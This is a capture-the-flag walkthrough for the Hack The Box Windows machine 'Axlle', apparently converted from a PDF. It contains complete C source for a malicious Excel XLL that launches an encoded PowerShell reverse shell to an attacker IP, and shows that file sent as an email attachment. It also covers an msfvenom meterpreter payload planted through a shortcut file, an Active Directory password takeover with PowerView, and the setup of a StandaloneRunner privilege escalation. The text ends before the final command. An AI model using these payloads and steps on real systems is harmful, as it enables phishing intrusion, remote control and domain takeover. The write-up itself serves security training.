
Axlle

1. Enumeration

Nmap scanning to check services running on this machine

```
└─$ sudo nmap -sS -sC -sV -Pn -p- 10.10.11.21 -oN nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 08:45 EDT
Nmap scan report for 10.10.11.21
Host is up (0.091s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: MAINFRAME, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Axlle Development
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-04 12:50:14Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: axlle.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
54573/tcp open  msrpc         Microsoft Windows RPC
62172/tcp open  msrpc         Microsoft Windows RPC
62174/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
62175/tcp open  msrpc         Microsoft Windows RPC
62178/tcp open  msrpc         Microsoft Windows RPC
62193/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: MAINFRAME; OS: Windows; CPE: cpe:/o:microsoft:windows
```

A http service available, we also can see email service on port 25 smtp




We are able to use swaks to test SMTP port, and we realize that we can send emails


```
┌──(kali㉿kali)-[~]
└─$ swaks
To: accounts@axlle.htb
=== Trying axlle.htb:25...
=== Connected to axlle.htb.
<-  220 MAINFRAME ESMTP
 ->  EHLO kali.kali
<-  250-MAINFRAME
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 ->  MAIL FROM:<kali@kali.kali>
<-  250 OK
 ->  RCPT TO:<accounts@axlle.htb>
<-  250 OK
 ->  DATA
<-  354 OK, send.
 ->  Date: Thu, 04 Jul 2024 09:30:47 -0400
 ->  To: accounts@axlle.htb
 ->  From: kali@kali.kali
 ->  Subject: test Thu, 04 Jul 2024 09:30:47 -0400
 ->  Message-Id: <20240704093047.030331@kali.kali>
 ->  X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 ->
 ->  This is a test mailing
 ->
 ->
 ->  .
<-  250 Queued (10.469 seconds)
 ->  QUIT
<-  221 goodbye
=== Connection closed with remote host.
```

2. User flag

Checking the web application, there are some clues, about the format of the file we can send and the account available for this purpose



Searching on google we found a way to get RCE through a dll call when excel application is initializing



We proceed to create the c file

```
┌──(kali㉿kali)-[~/Desktop/Axlle]
└─$ cat ex.c
// Compile with: cl.exe notepadXLL.c /LD /o notepad.xll
#include <Windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);

void __cdecl xlAutoOpen() {
    // Triggers when Excel opens
    WinExec("powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwA
aQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA0ADYAIgAsADEAMgAzADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA
7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAG
QAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAd
AAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAs
ADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQ
AYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQ
AgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhA
G0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdABvAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsA
JABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA", 1);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
{
        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```

And convert the type to a shared library file which will be open with excel

```
┌──(kali㉿kali)-[~/Desktop/Axlle]
└─$ x86_64-w64-mingw32-gcc -fPIC -shared -o ex.xll ex.c -luser32
```

`x86_64-w64-mingw32-gcc` This is a MinGWX64 GCC compiler for windows targeting the x86-64 architecture

`-fPIC` This option generates position independent code, which is useful for shared libraries

`-shared` This flag tells the compiler to create a shared library instead of a executable

`-luser32` This links the user2 library which is a windows library providing functions for use interface components like windows.

Then send the email attaching the xll file with the rev shell generated

```
┌──(kali㉿kali)-[~/Desktop/Axlle]
└─$ swaks -t accounts@axlle.htb -attach @ex.xll
=== Trying axlle.htb:25...
=== Connected to axlle.htb.
<-  220 MAINFRAME ESMTP
 -> EHLO kali.kali
<-  250-MAINFRAME
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<kali@kali.kali>
<-  250 OK
 -> RCPT TO:<accounts@axlle.htb>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Thu, 04 Jul 2024 10:33:44 -0400
 -> To: accounts@axlle.htb
 -> From: kali@kali.kali
 -> Subject: test Thu, 04 Jul 2024 10:33:44 -0400
 -> Message-Id: <20240704103344.061802@kali.kali>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_61802"
 ->
 -> ------=_MIME_BOUNDARY_000_61802
 -> Content-Type: text/plain
 ->
 -> This is a test mailing
 -> ------=_MIME_BOUNDARY_000_61802
```

Got the shell as gideon

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.21 65413
ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          1/1/2024  10:03 PM                App Development
d-----          1/1/2024   6:33 AM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         6/13/2024   2:20 AM                Program Files
d-----         6/13/2024   2:23 AM                Program Files (x86)
d-r---          1/1/2024   4:15 AM                Users
d-----         6/13/2024   4:30 AM                Windows
```

Checking email, there is a automation development process which manage url’s

```
PS C:\Program Files (x86)\hMailServer\Data\axlle.htb\dallon.matrix\2f> type *
Return-Path: webdevs@axlle.htb
Received: from bumbag (Unknown [192.168.77.153])
        by MAINFRAME with ESMTP
        ; Mon, 1 Jan 2024 06:32:24 -0800
Date: Tue, 02 Jan 2024 01:32:23 +1100
To: dallon.matrix@axlle.htb,calum.scott@axlle.htb,trent.langdon@axlle.htb,dan.kendo@axlle.htb,david.brice@axlle.htb,frankie.rose@axlle.htb,samantha
 .fade@axlle.htb,jess.adams@axlle.htb,emily.cook@axlle.htb,phoebe.graham@axlle.htb,matt.drew@axlle.htb,xavier.edmund@axlle.htb,baz.humphries@axlle.h
 tb,jacob.greeny@axlle.htb
From: webdevs@axlle.htb
Subject: OSINT Application Testing
Message-Id: <20240102013223.019081@bumbag>
X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/

Hi everyone,

The Web Dev group is doing some development to figure out the best way to automate the checking and addition of URLs into the OSINT portal.

We ask that you drop any web shortcuts you have into the C:\inetpub\testing folder so we can test the automation.

Yours in click-worthy URLs,

The Web Dev Team
```

We can try to create a url which point to a malicious executable, that's how we could be able to make a lateral movement due to this process is made by another user with other privileges

```
┌──(kali㉿kali)-[~/Desktop/Axlle]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.246 LPORT=4444 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
```

```
CertUtil: A connection with the server could not be established
PS C:\inetpub\testing> certutil -urlcache -split -f http://10.10.14.246:8000/rev.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.
```

We can create the .url file with notes or creating an object with powershell

```
PS C:\inetpub\testing> $objShell = New-Object -ComObject WScript.Shell
$Ink = $objShell.CreateShortcut("C:\inetpub\testing\ex.url")
$Ink.TargetPath = "C:\inetpub\testing\rev.exe"
$Ink.Save()PS C:\inetpub\testing> PS C:\inetpub\testing>
PS C:\inetpub\testing> dir


    Directory: C:\inetpub\testing


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/4/2024   9:09 AM            123 ex.url
-a----         7/4/2024   9:09 AM           7168 rev.exe
```

Now we've got the user flag

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.246:4444
[*] Sending stage (201798 bytes) to 10.10.11.21
s[*] Meterpreter session 3 opened (10.10.14.246:4444 -> 10.10.11.21:53734) at 2024-07-04 12:10:08 -0400
hwl
meterpreter > shell
Process 2696 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.2527]
(c) Microsoft Corporation. All rights reserved.

C:\>whoami
whoami
axlle\dallon.matrix
```

3.Priv esc


It’s time to enumerate active directory using Sharphound.exe


```
C:\Users\public>SharpHound.exe
SharpHound.exe
2024-07-04T11:10:02.8605018-07:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-07-04T11:10:02.9855056-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DC
OM, SPNTargets, PSRemote
2024-07-04T11:10:03.0011308-07:00|INFORMATION|Initializing SharpHound at 11:10 AM on 7/4/2024
2024-07-04T11:10:03.3136722-07:00|INFORMATION|Loaded cache with stats: 0 ID to type mappings.
 0 name to SID mappings.
 0 machine sid mappings.
 0 sid to domain mappings.
 0 global catalog mappings.
2024-07-04T11:10:03.3292578-07:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemo
te
2024-07-04T11:10:03.4855104-07:00|INFORMATION|Beginning LDAP search for axlle.htb
2024-07-04T11:10:03.5167542-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-07-04T11:10:03.5167542-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-07-04T11:10:33.5480264-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 40 MB RAM
2024-07-04T11:10:49.7823689-07:00|INFORMATION|Consumers finished, closing output channel
2024-07-04T11:10:49.8292508-07:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-07-04T11:10:49.9229948-07:00|INFORMATION|Status: 113 objects finished (+113 2.456522)/s -- Using 45 MB RAM
2024-07-04T11:10:49.9229948-07:00|INFORMATION|Enumeration finished in 00:00:46.4399003
2024-07-04T11:10:50.0011261-07:00|INFORMATION|Saving cache with stats: 72 ID to type mappings.
 72 name to SID mappings.
```

Due to some permission issues we will need to create a shell using metasploit to download files generated by sharphound

```
meterpreter > download 20240704111049_BloodHound.zip /home/kali/Desktop/Axlle
[*] Downloading: 20240704111049_BloodHound.zip -> /home/kali/Desktop/Axlle/20240704111049_BloodHound.zip
[*] Downloaded 12.42 KiB of 12.42 KiB (100.0%): 20240704111049_BloodHound.zip -> /home/kali/Desktop/Axlle/20240704111049_BloodHound.zip
[*] Completed  : 20240704111049_BloodHound.zip -> /home/kali/Desktop/Axlle/20240704111049_BloodHound.zip
meterpreter >
```

We are part of web devs users, which can change password in jacob user, which in turn has permissions to control domain controller





Powerview is a Powershell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows net commands, which use PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality.
It also implements various useful metafunctions, including some custom written user-hunting functions which will identity where the network specific users are logged into. It can also check which machines in the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trust also exist.

```
PS C:\Users\Public> . .\PowerView.ps1
. .\PowerView.ps1
```

Create a secure string

```
PS C:\Users\Public> $UserPasssword = ConvertTo-SecureString '1q2w3e4r5t6y!!'-AsPlainText -Force
$UserPasssword = ConvertTo-SecureString '1q2w3e4r5t6y!!'-AsPlainText -Force
```

And set the jacob password

```
PS C:\Users\Public> Set-DomainUserPassword -Identity JACOB.GREENY -AccountPassword $UserPasssword
Set-DomainUserPassword -Identity JACOB.GREENY -AccountPassword $UserPasssword
```

```
PS C:\Users\Public> . .\PowerView.ps1
. .\PowerView.ps1
PS C:\Users\Public> $Password = ConvertTo-SecureString 'tricp7!!' -Force -AsPlainText
$Password = ConvertTo-SecureString 'tricp7!!' -Force -AsPlainText
PS C:\Users\Public> Set-DomainUserPassword -IdentityJACOB.GREENY -AccountPassword $Password
Set-DomainUserPassword -IdentityJACOB.GREENY -AccountPassword $Password
Set-DomainUserPassword : A parameter cannot be found that matches parameter name 'IdentityJACOB'.
At line:1 char:24
+ Set-DomainUserPassword -IdentityJACOB.GREENY -AccountPassword $Passwo ...
+                        ~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Set-DomainUserPassword], ParameterBindingException
    + FullyQualifiedErrorId : NamedParameterNotFound,Set-DomainUserPassword

PS C:\Users\Public> Set-DomainUserPassword -Identity JACOB.GREENY -AccountPassword $Password
Set-DomainUserPassword -Identity JACOB.GREENY -AccountPassword $Password
PS C:\Users\Public> exit
exit
```

Run ps as jacob, it is also possible to use runnasCS

```
meterpreter > run post/windows/manage/run_as_psh USER=JACOB.GREENY PASS=tricp7!! EXE=cmd.exe

[*] Hidden mode may not work on older powershell versions, if it fails, try HIDDEN=false
[*] Process 1764 created.
[*] Channel 36 created.
Microsoft Windows [Version 10.0.20348.2527]
(c) Microsoft Corporation. All rights reserved.

C:\>
```

Now we can see app development content


```
C:\App Development\kbfiltr>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BFF7-F940

 Directory of C:\App Development\kbfiltr

01/01/2024  11:03 PM    <DIR>          .
01/01/2024  11:03 PM    <DIR>          ..
01/01/2024  11:03 PM    <DIR>          exe
12/14/2023  12:39 PM             2,528 kbfiltr.sln
06/11/2024  11:16 PM             2,805 README.md
01/01/2024  11:03 PM    <DIR>          sys
               2 File(s)          5,333 bytes
               4 Dir(s)   2,932,731,904 bytes free

C:\App Development\kbfiltr>type README.md
type README.md
# Keyboard Translation Program
This is an application in development that uses a WDF kbfiltr as the basis for a translation program. The aim of this application is to allow users
 to program and simulate custom keyboard layouts for real or fictional languages.

## Features
- Create custom keyboard layouts for real or fictional languages.
- Simulate keyboard inputs using the custom layouts.
- Secret codes to switch between languages and logging output.

## Progress
- kbfiltr driver - Complete
- Keyboard mapping - Complete (hardcoded in driver)
- Custom mapping in application layer - In progress
- Logging - Complete
- Activation of logging - Complete
- Simulation of other keyboard layouts - Incomplete
```

But the key is on StandaloneTesting files, initially this machine had a bug where hackers could replace this file with a malicious rev shell a it was ran as Administrator but this was patched and now we only have the intended way

option, we can see documentation about this file to create a vector attack to elevate our privileges

> https://github.com/nasbench/Misc-Research/blob/main/LOLBINs/StandaloneRunner.md


We can see Administrator has full control over this file



Attack vector

Within the .NET source code there is a function which receives as a parameter a string which is execute by cmd, we need to find a way to call it, that's when we use handlereboot function to call it

1. We need to create a `reboot.rsf` which will contain the next directory in the first line, and a boolean in the second line
2. Create a directory between work and working, the name of this file has to be specified on reboot.rsf
3. It is necessary to create the next directory with `working` as a name and inside put a file called rsf.rsf
4. Create the command.txt file with the rev shell made using powershell



```
*Evil-WinRM* PS C:\Users\jacob.greeny\work> cat reboot.rsf
myTestDir
True
```

```
*Evil-WinRM* PS C:\Users\jacob.greeny\work\myTestDir\working> dir


    Directory: C:\Users\jacob.greeny\work\myTestDir\working


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/5/2024   1:50 PM              0 rsf.rsf
```

```
*Evil-WinRM* PS C:\Users\jacob.greeny\work> type command.txt
